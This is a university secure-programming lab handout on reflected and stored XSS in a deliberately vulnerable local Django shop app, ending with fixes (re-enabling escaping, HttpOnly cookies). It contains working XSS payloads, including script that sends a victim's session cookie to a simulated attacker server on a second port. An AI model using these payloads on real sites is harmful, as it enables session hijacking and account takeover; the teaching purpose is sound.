
Secure Programming
XSS Lab

Introduction

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.



Today's lab will look at Reflected XSS and Stored XSS. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.

Stored or persistent XSS occurs when scripts are saved on a server and displayed as innocent links on pages, such as message boards. When users click on the malicious links, the scripts are executed.


Exploiting a Reflected XSS Vulnerability

When trying to exploit reflected XSS, we are looking for places in the web application that user input is displayed back to the user, e.g., search boxes, error messages etc. The Coffeeshop application has a vulnerable page where the products are displayed, using the URL:


```
http://127.0.0.1:8080/prod/?id={productid}
```

If the URL is called with a valid product ID, for example

```
http://127.0.0.1:8080/prod/?id=1
```



then the product is displayed. If an invalid ID is provided, it displays an error message stating that the requested ID was not found.



Since the user input is displayed unchanged, we can set a script into the URL and check to see if it works. Try the following:

```
http://127.0.0.1:8080/prod/?id=%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E
```

Q1. What do you see?
Q2. What do you think the inserted code means?

Change the attack URL to:

```
http://127.0.0.1:8080/prod/?id=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscri
```

Q3. Now what do you see?

If this type of attack is to be successful, an attacker would have to craft a malicious email with the reflected XSS in a link and send it to a victim/ victims. This could be a simple "*You have won XXX, please click on link to claim your prize*" type lures or they could be more sophisticated. The JavaScript would not pop up an alert box but could redirect a victim's cookie to an attacker's server. Since the cookie is used for authentication, an attacker could then use the cookie to impersonate the victim and gain access to their account. We will look at an example of this in the next section.


Exploiting a Stored XSS Vulnerability

Sometimes, user input is persisted in an application's database and then displayed in HTML pages. Examples include social media posts, forum posts, blog posts, product reviews etc. If an attacker can get malicious JavaScript code stored there, it will be executed whenever another user visits the page that displays that input. It will be executed as that user, with that user's cookies.

Our Coffeeshop application has one such vulnerability, in a form where users can leave comments about products. We will exploit such a vulnerability in this exercise.

Visit the Coffeeshop application at http://127.0.0.1:8080 in Chrome.


Log in as **bob** (see the file *coffeeshop/secrets/config.env* for the password). Now click on any of the products to see the details page. If you are logged in, you will see a box to enter a comment at the bottom of the page.



Enter the following comment and submit:

```
Nice coffee
<script>
alert(document.cookie)
</script>
```

You should get a pop-up alert like the one below (if you don't, refresh the page). This alert contains 2 items: the CSRF token (more on that another week) and the session ID. The session ID is the authentication token for Bob's current session, and this could be used by another user to impersonate Bob.



Session Stealing via XSS

In the previous exploit, showing a user their own cookie is not much of an attack. A more common attack is to have the cookie sent to a remote server controlled by the attacker. One option is for the attacker to create a web service with a GET URL that saves cookies passed in the URL. They simply create a comment with some JavaScript to call this URL using the document.cookie value. Whenever a user views that comment, the URL will be called, sending their cookies to the attacker. We have one such URL in our CSThirdparty application (separate VM – not installed yet):


http://127.0.0.1:8081/cookies/cookie-value

We are now going to simulate stealing a victim's cookie and sending it to a "server" belonging to the attacker. You will need to install/ configure the csthirdparty container in the same way as the Coffeeshop VM.

Download the csthirdparty application from Brightspace. Open a new command prompt/ terminal and cd to the vagrant directory of csthirdparty. As before, the command to start the install is **vagrant up –provider=docker** . Use the commands in the troubleshooting document from week 2 to ensure Apache and Postrgres servers are running.

The Attack

One easy way of getting a GET URL called in JavaScript is to create an <img> tag and set the source to our URL. Still in Chrome as user **bob**, delete your previous comment with the **Delete** button. Using the <img> tag approach, we will create one using JavaScript to call the URL above.



In the comments section, add the following:

```
Nice coffee
<script>
var i = document.createElement("img");
i.src = "http://127.0.0.1:8081/cookies/" + document.cookie;
</script>
```

When a user accesses this page with the comment and code, all they will see is the comment as the JavaScript code will run in the background and their cookie (document.cookie) will be sent to the attacker (http://127.0.0.1:8081).

Reload the page. We will now have a look in the **csthirdparty** database. The easiest way is to log into your CSThirdparty VM through the command line with **vagrant ssh** from the csthirdparty/vagrant directory. You can then connect to the database using the following command

```
cd /tmp && sudo -u postgres psql csthirdparty
```

Your prompt should be the same as below:

```
vagrant@786efefeed49:~$ cd /tmp && sudo -u postgres psql csthirdparty
psql (14.19 (Ubuntu 14.19-0ubuntu0.22.04.1))
Type "help" for help.

csthirdparty=#
```

You should find the user's cookies in the csthirdparty_cookies table with:

```
select * from csthirdparty_cookies;
```

(**Note**: type q to quit the select query)

You should see Bob's cookie in the table:

```
csthirdparty=# select * from csthirdparty_cookies;
 id |                                                    cookies
                                    |  add_date
----+-------------------------------------------------------------------------------
-----------------------------------+------------
  4 | csrftoken=HeyyiDnmoTTdpFSKgejcDkgyvneFBO9NxMILKB2GMeyYkjXjIb3RTFOLzhicyhXr; ses
sionid=7gcm473shc80pz49nlnmhqod7wlykzqe | 2025-11-05
(1 row)
```

Defending against XSS

Each of the XSS exploits relies on user-submitted code being interpreted as HTML. The best defence is to ensure that it isn't by removing or escaping any HTML special characters such as < and >, &, etc. This is not as easy as it might first appear. Like escaping URL-encoded input, there are several common mistakes that hackers know and can exploit. The best strategy is to use a well-established third-party library to do the escaping. Most modern frameworks have basic security such as this built in. It turns out that Django is no different.

In fact, Django's HTML escaping was deliberately disabled as it is switched on by default.

Take a look at the HTML template at:

```
coffeeshopsite/coffeeshop/templates/coffeeshop/product.html
```

In the section underneath <h3>Comments</h3>, you will see the following line:

```
{{ comment.comment | safe }}
```

The braces {{ ... }} are Django's syntax for variable substitution, so this is printing the comment of comment.comment. By default, Django will escape this. I appended **safe** to indicate that we want Django to treat the variable as safe text and not to perform escaping. Variables with user input, as in this case, should definitely not be treated as safe, unless it has been escaped previously in back-end code.

There are additional defences that specifically relate to session IDs. Session IDs need special defences because they contain sensitive information. As we saw in the last exercise, they perform the same function as a username and password and should therefore be treated as securely. The difference is they are designed to be disposable—we can invalidate a user session by deleting the server-side entry for that ID, and the only inconvenience is that the user will have to log in again.

We can place limitations on how a cookie is used when we send it to the client. The session-grabbing attack in the last exercise would have been prevented if we had set the HttpOnly parameter in the cookie. It would then be inaccessible to JavaScript. Other cookies would be sent to the attacker, but not the cookies created with HttpOnly. And of course, no cookies would be sent at all if we had escaped the HTML.

Django makes it particularly easy to change the settings for session ID cookies, using variables in settings.py.

On my machine, settings.py is located at:

```
C:\Users\Stephen OShaughnessy\django-coffeeshop\coffeeshop\vagrant\coffeeshopsite\coffeeshopsite
```

Fixing the vulnerabilities

Firstly, delete the product comment we created in the previous exercise. Now, delete your session cookie from Chrome: select Settings from the three vertical dots menu at the top right of the browser, then select Privacy and security, then Cookies and other site data, then See all cookies and site data. Alternatively, enter the following in the address bar:

```
chrome://settings/siteData
```

Click on the delete icon next to **127.0.0.1:8080**. Visit or reload: http://127.0.0.1:8080

Open **settings.py** and change the following line:

SESSION_COOKIE_HTTPONLY = **False** to SESSION_COOKIE_HTTPONLY = **True**

Next, open up **the product.html** file. Found in:

```
coffeeshop/vagrant/coffeeshopsite/coffeeshop/templates/coffeeshop
```

Change the following line:

{{ comment.comment | safe }} to {{ comment.comment }}

Save the files and then restart the apache server: **sudo service apache2 restart**

Finally, test that the XSS vulnerability has been fixed by trying the stored XSS exploit we did previously.